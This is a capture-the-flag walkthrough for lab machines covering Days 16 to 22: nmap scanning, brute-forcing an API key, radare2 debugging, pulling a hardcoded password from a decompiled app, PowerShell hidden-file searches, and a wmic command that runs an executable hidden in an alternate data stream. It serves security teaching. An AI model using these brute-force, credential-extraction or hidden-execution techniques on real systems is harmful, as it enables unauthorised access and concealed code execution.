
The Story

Oh no! Santa has taken off, leaving you – the faithful elves behind! Can you help find Santa's location?

Question 1

What is the port number for the web server?


Use nmap to find the port number of the web server.



Question 2

Without using enumerations tools such as Dirbuster, what is the directory for the API? (without the API key)


Create a script using python. (See task16 directory. The name of the script is api_tracker.py)



Question 3

Where is Santa right now? (without the API key)

Create a script using python that can get the correct api key. (See task16 directory. The name of the script is api_key.py)



Question 4

Find out the correct API key. Remember, this is an odd number between 0-100. After too many attempts, Santa's Sled will block you.

To unblock yourself, simply terminate and re-deploy the target instance (MACHINE_IP)

Check the result of the script in question 3.

[Day 17] ReverseELFneering


The Story

McSkidy has never really touched low-level languages - this is something they must learn in their quest to defeat the Christmas monster.


Question 1

What is the value of local_ch when its corresponding movl instruction is called (first if multiple)?

Access the instance using ssh. Run the command r2 -d ./challenge to debug the code.



Run 'aa' command to analyze the code.



Check if there's entry point called 'main' using afl command. The result should pipe to the 'grep main' to locate all the 'function' with main.

```
[0x00400a30]> afl | grep main
0x00400b4d    1 35           sym.main
0x00400de0   10 1007 -> 219  sym.__libc_start_main
0x00403840   39 661  -> 629  sym._nl_find_domain
0x00403ae0  308 5366 -> 5301 sym._nl_load_domain
0x00415ef0    1 43           sym._IO_switch_to_main_get_area
0x0044ce10    1 8            sym._dl_get_dl_main_map
0x00470430    1 49           sym._IO_switch_to_main_wget_area
0x0048f9f0    7 73   -> 69   sym._nl_finddomain_subfreeres
0x0048fa40   16 247  -> 237  sym._nl_unload_domain
```

Examine the assembly code at main by running the command 'pdf @main'. The answer in number 1 can be find in the output of the pdf,analyze the assembly code.

```
[0x00400a30]> pdf @main
            ;-- main:
/ (fcn) sym.main 35
|   sym.main ();
|           ; var int local_ch @ rbp-0xc
|           ; var int local_8h @ rbp-0x8
|           ; var int local_4h @ rbp-0x4
|              ; DATA XREF from 0x00400a4d (entry0)
|           0x00400b4d      55             push rbp
|           0x00400b4e      4889e5         mov rbp, rsp
|           0x00400b51      c745f4010000.  mov dword [local_ch], 1
|           0x00400b58      c745f8060000.  mov dword [local_8h], 6
|           0x00400b5f      8b45f4         mov eax, dword [local_ch]
|           0x00400b62      0faf45f8       imul eax, dword [local_8h]
|           0x00400b66      8945fc         mov dword [local_4h], eax
|           0x00400b69      b800000000     mov eax, 0
|           0x00400b6e      5d             pop rbp
\           0x00400b6f      c3             ret
[0x00400a30]>
```

Question 2

What is the value of eax when the imull instruction is called?

Put a breakpoint after initializing the values of the variable.Use db command to put breakpoint. After putting a breakpoint, use the 'dc' command to run the program until it hit the breakpoint.

```
[0x00400a30]> db 0x00400b58
[0x00400a30]> dc
hit breakpoint at: 400b58
[0x00400b58]> pdf @main
            ;-- main:
            ;-- rax:
/ (fcn) sym.main 35
|   sym.main ();
|           ; var int local_ch @ rbp-0xc
|           ; var int local_8h @ rbp-0x8
|           ; var int local_4h @ rbp-0x4
|              ; DATA XREF from 0x00400a4d (entry0)
|           0x00400b4d      55              push rbp
|           0x00400b4e      4889e5          mov rbp, rsp
|           0x00400b51      c745f4010000.   mov dword [local_ch], 1
|           ;-- rip:
|           0x00400b58 b    c745f8060000.   mov dword [local_8h], 6
|           0x00400b5f      8b45f4          mov eax, dword [local_ch]
|           0x00400b62      0faf45f8        imul eax, dword [local_8h]
|           0x00400b66      8945fc          mov dword [local_4h], eax
|           0x00400b69      b800000000      mov eax, 0
|           0x00400b6e      5d              pop rbp
\           0x00400b6f      c3              ret
```


Run 'ds' command until 'imul' register is executed. Check the value of rax using dr command.(Note: rax is the equivalent of eax in 64-bit, its also known as 'long' size register).

```
[0x00400b58]> dr
rax = 0x000c
rbx = 0x00400400
rcx = 0x0044b9a0
rdx = 0x7fff2105cc48
r8 = 0x00000000
r9 = 0x00000003
```

Question 3

What is the value of local_4h before eax is set to 0?

Run 'ds' command until the mov command is executed. Check the value of local_4h using px @rbp-0x4. rbp-0x4 is the memory address of variable local_4h.



[Day 18] The Bits of Christmas

The Story

"Silly Santa...Forgetting his password yet again!" complains Elf McEager. However, it is in fact Elf McEager who is silly for not creating a way to reset Santa's password for the TBFC dashboard.

Santa needs to get back into the dashboard for Christmas! Can you help Elf McEager reverse engineer TBFC's application to retrieve the password for Santa?!


Question 1

Open the "TBFC_APP" application in ILspy and begin decompiling the code

Connect to the desktop using any RDP applications.

Steps to decompile the application:


- Open ILspy and click 'file'.
- In the file section click 'Open'.
- Go to Desktop and then click the 'TBFC_APP' application.
- Click 'open' to decompile the application.



Question 2

What is Santa's password?

Click the decompile application. Go to the following paths:
($CrackMe \rightarrow MainForm \rightarrow buttonActivate\_Click$)



Question 3

Now that you've retrieved this password, try to login...What is the flag?

The flag is also can be view to "buttonActivate_click section.

[Day 19] The Naughty or Nice List

The Story

Santa has released a web app that lets the children of the world check whether they are currently on the naughty or nice list. Unfortunately, the elf who coded it exposed more things than she thought. Can you access the list administration and ensure that every child gets a present from Santa this year?

Question 1

What is Santa's password?

Follow the walkthrough provided to get the password.

Question 2

What is the challenge flag?

Set "santa" as username and use the password discovered in the previous questions.

[Day 20] PowershELlF to the rescue

The Story


Someone is mischievous at The Best Festival Company. The contents within the stockings have been removed. A clue was left in one of the stockings that hints that the contents have been hidden within Elfstation1. McEager moves quickly and attempts to RDP into the machine. Yikes! He is unable to log in.

Luckily, he has been learning PowerShell, and he can remote into the workstation using PowerShell over SSH.

Question 1

Search for the first hidden elf file within the Documents folder. Read the contents of this file. What does Elf 1 want?

Login to the machine using SSH. Once gain access,open powershell by typing powershell.



Change the directory to "Documents" using Set-Location command.In the "Documents" directory, use Get-ChildItem command to view the hidden file.

```
PS C:\Users\mceager> Set-Location .\Documents\
PS C:\Users\mceager\Documents> Get-ChildItem -File -Hidden


    Directory: C:\Users\mceager\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         12/7/2020  10:29 AM            402 desktop.ini
-arh--        11/18/2020   5:05 PM             35 [redacted]
```

Use Get-Content to view the content of the hidden file.

```
PS C:\Users\mceager\Documents> Get-Content -Path [redacted]txt
All I want is my [redacted]'!!!
```


Question 2

Search on the desktop for a hidden folder that contains the file for Elf 2. Read the contents of this file. What is the name of that movie that Elf 2 wants?

From Documents, Change directory to "Desktop".Use the Get-ChildItem command to view the hidden folder. Change the directory from Desktop to

```
PS C:\Users\mceager\Documents> Set-Location C:\Users\mceager\Desktop\
PS C:\Users\mceager\Desktop> Get-ChildItem -Directory -Hidden


    Directory: C:\Users\mceager\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--h--         12/7/2020  11:26 AM                [redacted]
```


the hidden folder.View the content of the hidden folder, Use 'dir' command. A txt file is shown, use type command to view the content.



Question 3

Search the Windows directory for a hidden folder that contains files for Elf 3. What is the name of the hidden folder? (This command will take a while)


Change location from Desktop to System32. On System32, use Get-ChildItem to view the hidden directory. and set the '-Filter' to '*3*'.



Question 4


What 2 words are at index 551 and 6991 in the first file?

Change location from System32 to hidden folder. Check the content of hidden folder using Get-ChildItem. (Use -Hidden parameter assuming that also the file is also hidden). Use 'Get-Content' Command to count the number of words in the first file.



Question 5


What 2 words are at index 551 and 6991 in the first file? Use Get-Content command and set the indexes value to 551 and 6691.



Question 6

This is only half the answer. Search in the 2nd file for the phrase from the previous question to get the full answer. What does Elf 3 want? (use spaces when submitting the answer)

Use Get-String command. For the -Pattern parameter,set the value to 'redryder'.



[Day 21] Time for some ELForensics

The Story


One of the 'little helpers' logged into his workstation only to realize that the database connector file has been replaced, and he can't find the naughty list anymore. Furthermore, upon executing the database connector file, a taunting message was displayed, hinting that the file was moved to another location.

McEager has been notified, and he will put the pieces together to find the database connector file.

Question 1

Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

Access the machine using Remmina. Once login into the machine,open powershell and change the directory to Documents. Check the content of Documents directory. Check the content of the 'txt' that can be found.Its contain the filehash for db.exe.



Question 2

What is the file hash of the mysterious executable within the Documents folder?

Check the hash using Get-FileHash command and set the algorithm to MD5.

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\[redacted].exe

Algorithm       Hash
---------       ----
MD5             [redacted]
```

Question 3

Using Strings find the hidden flag within the executable?

Use Strings tool to scan the mysterious executable.

```
PS C:\Users\littlehelper\Documents> C:\Tools\strings64.exe -accepteula deebee.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM-[redacted]}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command
Hahaha .. guess what?
```

Question 4


What is the flag that is displayed when you run the database connector file?

First look for the data stream using Get-Item Command.

```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\[redacted].exe -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\[redacted]
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : [redacted]
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\[redacted].exe
Stream        : [redacted]
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\[redacted]
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : [redacted]
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\[redacted]
Stream        : [redacted]
Length        : 6144
```

Use wmic command to launch hidden execeutable. set the stream value using the 'interesting stream' that can be find in the result of Get-Item command. Once the executable running,press until the flag is shown.

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-path .[redacted])
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 4032;
        ReturnValue = 0;
};
```



[Day 22] Elf McEager becomes CyberElf

The Story


The past few days there have been strange things happening at Best Festival Company. McEager hasn't had the time to fully investigate the compromised endpoints with everything that is going on nor does he have the time to reimage the workstations. McEager decides to log into a different workstation, one of his backup systems.

McEager logs in and to his dismay he can't log into his password manager. It's not accepting his master key! He notices that the folder name has been renamed to something strange.

Question 1

What is the password to the KeePass database?

Once access the machine,opem CyberChief to your browser. Copy the folder name to cyberchef. Use 'Magic' operator to unhash the text.



Question 2


What is the encoding method listed as the 'Matching ops'?

Look 'Matching Ops' in cyberchef output section.


Question 3

What is the decoded password value of the Elf Server?


Open the folder and look for the KeyPass Application.



